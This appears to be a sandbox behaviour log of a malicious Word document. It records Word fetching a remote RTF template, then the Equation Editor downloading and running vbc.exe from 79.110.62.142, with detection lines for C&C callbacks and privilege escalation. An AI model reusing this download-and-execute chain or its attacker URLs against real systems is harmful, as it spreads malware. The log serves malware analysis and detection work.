Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\ Value: None		2508
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\lj& Value: None		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		2508
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2508 Info: Obtains listing of open application windows		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\WORDFiles Value: 56560027		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\ProductFiles Value: 56560068		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\ProductFiles Value: 56560069		2508
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2508 Info: Obtains drive info from API result		
Call System API	API Name: GetVersionExA Args: (2295a0) Return: 1		2508
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2508 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (2d6ec20) Return: 1		2508
Call System API	API Name: GetVersionExA Args: (2298a0) Return: 1		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 229428, 0, 0, 0) Return: 357848		2508
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2508 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (357848, 229428) Return: 1		2508
Call System API	API Name: GetVersionExA Args: (22a374) Return: 1		2508
Call System API	API Name: GetVersionExA Args: (749a34f0) Return: 1		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCache\Themes\1033\NextUpdate Value: None		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCache\WordDocParts\1033\NextUpdate Value: None		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCache\SmartArt\1033\NextUpdate Value: None		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCache\WordDocBibs\1033\NextUpdate Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\MTTT Value: None		2508
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None		2508
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5		2508
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2508
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2508
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508
Call System API	API Name: GetDriveTypeW Args: (\?\IDE#CdRomDell_DVD-ROM_2.5+_____#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\) Return: 5		2508
Call System API	API Name: GetDriveTypeW Args: (\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}\#0000000000100000#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\) Return: 3		2508
Call System API	API Name: GetDriveTypeW Args: (\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}\#0000000000650000#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\) Return: 3		2508
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2508
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k& Value: None		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\STARTUP*.*, 0, 2287b0, 0, 0, 0) Return: 5fb7240		2508
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles%\Microsoft Office\Office15\STARTUP*.*, 0, 2287b0, 0, 0, 0) Return: 5fb7240		2508
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508

Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508
Call System API	API Name: GetVersionExA Args: (779e1230) Return: 1		2508
Call System API	API Name: GetVersionExA Args: (221444) Return: 1		2508
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\9l& Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2508
Call System API	API Name: GetVersionExA Args: (225f00) Return: 1		2508
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\ProductFiles Value: 5656006a		2508
Call System API	API Name: AdjustTokenPrivileges Args: (640, 0, , 0, , 21fd6c) Return: 1		2508
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2508 Info: Obtains system level privileges		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3		2508
Call System API	API Name: DeviceIoControl Args: (66c, 2d1400, 21ec98, 12, 21ebf0, 40, ,) Return: 1		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\AceFiles Value: 56560008		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FEC\Usage\AceFilesIntl_1033 Value: 5656000e		2508
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FEC\Usage\AceFilesIntl_1033 Value: 5656000f		2508
Call System API	API Name: GetVersionExA Args: (21db20) Return: 1		2508
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\WxpFiles Value: 5656000d		2508
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Internet\Server Cache\ Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Internet\Server Cache\Version Value: 1		2508
Call Network API	API Name: socket Args: (23, 1, 6) Return: 8cc		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None		2508
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None		2508
Call Network API	API Name: socket Args: (23, 1, 6) Return: 90c		2508
Call Network API	API Name: socket Args: (2, 2, 0) Return: 930		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 930		2508
Call Service API	API Name: OpenServiceW Args: (60798fd, WinHttpAutoProxySvc, 94) Return: 60798c8		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 91c		2508
Call Network API	API Name: socket Args: (23, 1, 6) Return: 8e8		2508
Call Network API	API Name: socket Args: (2, 2, 0) Return: 998		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 998		2508
Call System API	API Name: DnsQueryExW Args: (1332625038, 1, 40006000) Return: 9701		2508
Detection	Threat Characteristic: Queries DNS server 1332625038		
Call System API	API Name: DnsQueryExW Args: (1332625038, 1c, 40006000) Return: 123		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 998		2508
Call Network API	API Name: socket Args: (2, 2, 0) Return: 998		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 998		2508
Call System API	API Name: DnsQueryExW Args: (1332625038, 1, 40006000) Return: 9701		2508
Call System API	API Name: DnsQueryExW Args: (1332625038, 1c, 40006000) Return: 123		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 9a4		2508
Call Network API	API Name: socket Args: (2, 1, 6) Return: 9a4		2508
Call Network API	API Name: bind Args: (9a4, 0.0.0.0:49181, 128) Return: 0		2508
Detection	Threat Characteristic: Listens on port 0.0.0.0:49181		
Call System API	API Name: ConnectEx Args: (9a4, 1332625038:80, 16, 0, 0, 0, 5fcf030) Return: 0		2508
Call Network API	API Name: send Args: (9a4, OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 1332625038\r\n\r\n, 1, 143) Return: 0		2508
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 1332625038:80 Content: OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 1332625038\r\n\r\n		
Call System API	API Name: WinHttpCloseHandle Args: (60a8d80) Return: 1		2508
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Internet\Server Cache\http://1332625038/\ Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Internet\Server Cache\http://1332625038/EnableBHO Value: 0		2508
Call Network API	API Name: socket Args: (2, 2, 0) Return: 9ac		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 9ac		2508
Call System API	API Name: DnsQueryExW Args: (1332625038, 1, 40006000) Return: 9701		2508
Call System API	API Name: DnsQueryExW Args: (1332625038, 1c, 40006000) Return: 123		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 9a4		2508

Call Network API	API Name: socket Args: (2, 2, 0) Return: 9a4		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 9a4		2508
Call System API	API Name: DnsQueryExW Args: (1332625038, 1, 40006000) Return: 9701		2508
Call System API	API Name: DnsQueryExW Args: (1332625038, 1c, 40006000) Return: 123		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: 9a4		2508
Call Network API	API Name: socket Args: (2, 1, 6) Return: 9a4		2508
Call Network API	API Name: bind Args: (9a4, 0.0.0.0:49182, 128) Return: 0		2508
Detection	Threat Characteristic: Listens on port 0.0.0.0:49182		
Call System API	API Name: ConnectEx Args: (9a4, 1332625038:80, 16, 0, 0, 0, 5fcf0f8) Return: 0		2508
Call Network API	API Name: send Args: (9a4, HEAD /O--OO.DOC HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-IDCRL_ACCEPTED: t\r\nHost: 1332625038\r\n\r\n, 1, 131) Return: 0		2508
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 1332625038:80 Content: HEAD /O--OO.DOC HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-IDCRL_ACCEPTED: t\r\nHost: 1332625038\r\n\r\n\r\n		
Call Service API	API Name: OpenServiceW Args: (607a688, WebClient, 5) Return: 607a5e8		2508
Call Network API	API Name: socket Args: (2, 1, 6) Return: 998		2508
Call Network API	API Name: bind Args: (998, 0.0.0.0:49183, 128) Return: 0		2508
Detection	Threat Characteristic: Listens on port 0.0.0.0:49183		
Call System API	API Name: ConnectEx Args: (998, 1332625038:80, 16, 0, 0, 0, 5fcf6f8) Return: 0		2508
Call Network API	API Name: send Args: (998, OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 1332625038\r\n\r\n, 1, 143) Return: 0		2508
Call System API	API Name: WinHttpCloseHandle Args: (609adb0) Return: 1		2508
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Internet\Server Cache\http://1332625038\ Value: None		2508
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Internet\Server Cache\http://1332625038\EnableBHO Value: 0		2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1		2508
Call System API	API Name: GetVersionExA Args: (77240298) Return: 1		2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1		2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1		2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1		2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1		2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1		2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1		2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1		2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1		2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1		2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1		2508
Call System API	API Name: GetVersionExA Args: (217ce8) Return: 1		2508
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3), 0, , , 10000000) Return: cc0004		2508
Call System API	API Name: DnsQueryExW Args: (79.110.62.142, 1, 50000000) Return: 0		2508
Detection	Threat Characteristic: Queries DNS server 79.110.62.142		
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 79.110.62.142, 80, , , 3, 0, 101295600) Return: cc0008		2508
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /O--OO.DOC, , , 202109300, 4262416, 101295600) Return: cc000c		2508
Detection	Threat Characteristic: Connects to C&C callback address http://79.110.62.142/O--OO.DOC		
Call Network API	API Name: socket Args: (2, 2, 0) Return: a14		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: a14		2508
Call System API	API Name: DnsQueryExW Args: (79.110.62.142, 1, 40006000) Return: 0		2508
Call System API	API Name: DnsQueryExW Args: (79.110.62.142, 1c, 40006000) Return: 123		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: a18		2508
Call Network API	API Name: socket Args: (2, 1, 6) Return: a14		2508
Call Network API	API Name: bind Args: (a14, 0.0.0.0:49184, 16) Return: 0		2508
Detection	Threat Characteristic: Listens on port 0.0.0.0:49184		
Call System API	API Name: ConnectEx Args: (a14, 79.110.62.142:80, 16, 0, 0, 0, 6025334) Return: 0		2508
Call Network API	API Name: send Args: (a14, GET /O--OO.DOC HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC 2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; ms-office; MSOffice 15]\r\nAccept-Encoding: gzip, deflate\r\nHost: 79.110.62.142\r\nConnection: Keep-Alive\r\n\r\n, 1, 338) Return: 0		2508
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 79.110.62.142:80 Content: GET /O--OO.DOC HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; ms-office; MSOffice 15]\r\nAccept-Encoding: gzip, deflate\r\nHost: 79.110.62.142\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (a14, , 1, 2) Return: ?		2508
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWPIO--OO[1].doc Type: VSDT_RTF		2508
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWPIO--OO[1].doc Type: VSDT_RTF		2508
Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\4HU3EYWPIO--OO[1].doc, %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\322F4944.doc, 0, 0, 0, 0) Return: 1		2508
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\322F4944.doc Type: VSDT_RTF		2508
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\322F4944.doc Type: VSDT_RTF		2508
Call Internet Helper API	API Name: InternetOpenW Args: (Microsoft Office Existence Discovery, 0, , , 0) Return: cc0008		2508

Call System API	API Name: DnsQueryExW Args: (1332625038, 1, 50000000) Return: 123		2508
Call Internet Helper API	API Name: InternetConnectW Args: (cc0008, 1332625038, 80, , , 3, 0, 0) Return: cc000c		2508
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc000c, HEAD, /O--OO.DOC, HTTP/1.1, , 0, -2143287296, 0) Return: cc0010		2508
Detection	Threat Characteristic: Connects to remote URL or IP address http://1332625038/O--OO.DOC		
Call Network API	API Name: socket Args: (2, 2, 0) Return: a3c		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: a3c		2508
Call System API	API Name: DnsQueryExW Args: (1332625038, 1, 40006000) Return: 9701		2508
Call System API	API Name: DnsQueryExW Args: (1332625038, 1c, 40006000) Return: 123		2508
Call Network API	API Name: socket Args: (23, 2, 0) Return: a3c		2508
Call Network API	API Name: socket Args: (2, 1, 6) Return: a3c		2508
Call Network API	API Name: bind Args: (a3c, 0.0.0.0:49185, 16) Return: 0		2508
Detection	Threat Characteristic: Listens on port 0.0.0.0:49185		
Call System API	API Name: ConnectEx Args: (a3c, 1332625038:80, 16, 0, 0, 60253b4) Return: 0		2508
Call Network API	API Name: send Args: (a3c, HEAD /O--OO.DOC HTTP/1.1\r\nX-IDCRL_ACCEPTED: t\r\nUser-Agent: Microsoft Office Existence Discovery\r\nHost: 1332625038\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n, 1, 160) Return: 0		2508
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 1332625038:80 Content: HEAD /O--OO.DOC HTTP/1.1\r\nX-IDCRL_ACCEPTED: t\r\nUser-Agent: Microsoft Office Existence Discovery\r\nHost: 1332625038\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Resiliency\StartupItems\5& Value: None		2508
Call System API	API Name: evtchann.SendEvent Args: (e, imagepath[C:\PROGRA~1\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE] Return: 1		2508
Call System API	API Name: evtchann.SendEvent Args: (e, pid[0], ppid[2508] Return: 1		2508
Call System API	API Name: evtchann.SendEvent Args: (e, imagepath[%CommonProgramFiles%\microsoft shared\EQUATION\EQNEDT32.EXE] Return: 1		2508
Call System API	API Name: evtchann.SendEvent Args: (e, pid[0], ppid[2508] Return: 1		2508
Detection	Threat Characteristic: Creates process Process ID: 2772 Image Path: %CommonProgramFiles%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\100005109E6009040000000000F01FEC\Usage\EquationEditorFiles\Intl_1033 Value: 56560003	2508	2772
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	2508	2772
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	2508	2772
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	2508	2772
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://79.110.62.142/8891/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0	2508	2772
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe		
Call System API	API Name: DnsQueryExW Args: (79.110.62.142, 1, 50000000) Return: 0	2508	2772
Call System API	API Name: DnsQueryExW Args: (79.110.62.142, 1, 50000000) Return: 0	2508	2772
Call System API	API Name: GetVersionExA Args: (779e1230) Return: 1	2508	2772
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2772 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	2508	2772
Call System API	API Name: GetVersionExA Args: (77240298) Return: 1	2508	2772
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	2508	2772
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	2508	2772
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	2508	2772
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	2508	2772
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	2508	2772
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	2508	2772
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	2508	2772
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	2508	2772
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	2508	2772
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	2508	2772
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	2508	2772
Call System API	API Name: GetVersionExA Args: (12e434) Return: 1	2508	2772
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3), 0, , , 10000000) Return: cc0004	2508	2772
Call Network API	API Name: socket Args: (23, 1, 6) Return: 30c	2508	2772
Call System API	API Name: DnsQueryExW Args: (79.110.62.142, 1, 50000000) Return: 0	2508	2772
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 79.110.62.142, 80, , , 3, 0, 6928656) Return: cc0008	2508	2772
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /8891/vbc.exe, , , 1237684, 4194320, 6928656) Return: cc000c	2508	2772
Detection	Threat Characteristic: Connects to remote URL or IP address http://79.110.62.142/8891/vbc.exe		
Call System API	API Name: GetVersionExA Args: (12dd70) Return: 1	2508	2772
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	2508	2772
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	2508	2772
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	2508	2772
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	2508	2772
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None	2508	2772
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	2508	2772
Call Network API	API Name: socket Args: (23, 1, 6) Return: 370	2508	2772

Call Network API	API Name: socket Args: (2, 2, 0) Return: 3a4	2508	2772
Call Network API	API Name: socket Args: (23, 2, 0) Return: 3a4	2508	2772
Call Network API	API Name: socket Args: (2, 2, 0) Return: 3e8	2508	2772
Call Network API	API Name: socket Args: (23, 2, 0) Return: 3e8	2508	2772
Call System API	API Name: DnsQueryExW Args: (79.110.62.142, 1, 40006000) Return: 0	2508	2772
Call System API	API Name: DnsQueryExW Args: (79.110.62.142, 1c, 40006000) Return: 123	2508	2772
Call Network API	API Name: socket Args: (23, 2, 0) Return: 3ec	2508	2772
Call Network API	API Name: socket Args: (2, 1, 6) Return: 3ec	2508	2772
Call Network API	API Name: bind Args: (3ec, 0.0.0.0:49186, 16) Return: 0	2508	2772
Detection	Threat Characteristic: Listens on port 0.0.0.0:49186		
Call System API	API Name: ConnectEx Args: (3ec, 79.110.62.142:80, 16, 0, 0, 0, 609d4c) Return: 0	2508	2772
Call Network API	API Name: send Args: (3ec, GET /8891/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3]\r\nHost: 79.110.62.142\r\nConnection: Keep-Alive\r\n\r\n, 1, 317) Return: 0	2508	2772
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 79.110.62.142:80 Content: GET /8891/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3]\r\nHost: 79.110.62.142\r\nConnection: Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: (3ec, , 1, 2) Return: ?	2508	2772
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\YOGX4ZKW\bbc[1].exe Type: VSDT_EXE_MSIL	2508	2772
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\YOGX4ZKW\bbc[1].exe Type: VSDT_EXE_MSIL	2508	2772
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\YOGX4ZKW\bbc[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL	2508	2772
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2772 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL	2508	2772
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2508	2772
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2772 Info: Obtains drive info from API result		
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	2508	2772
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2772 Info: Obtains listing of open application windows		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2508	2772
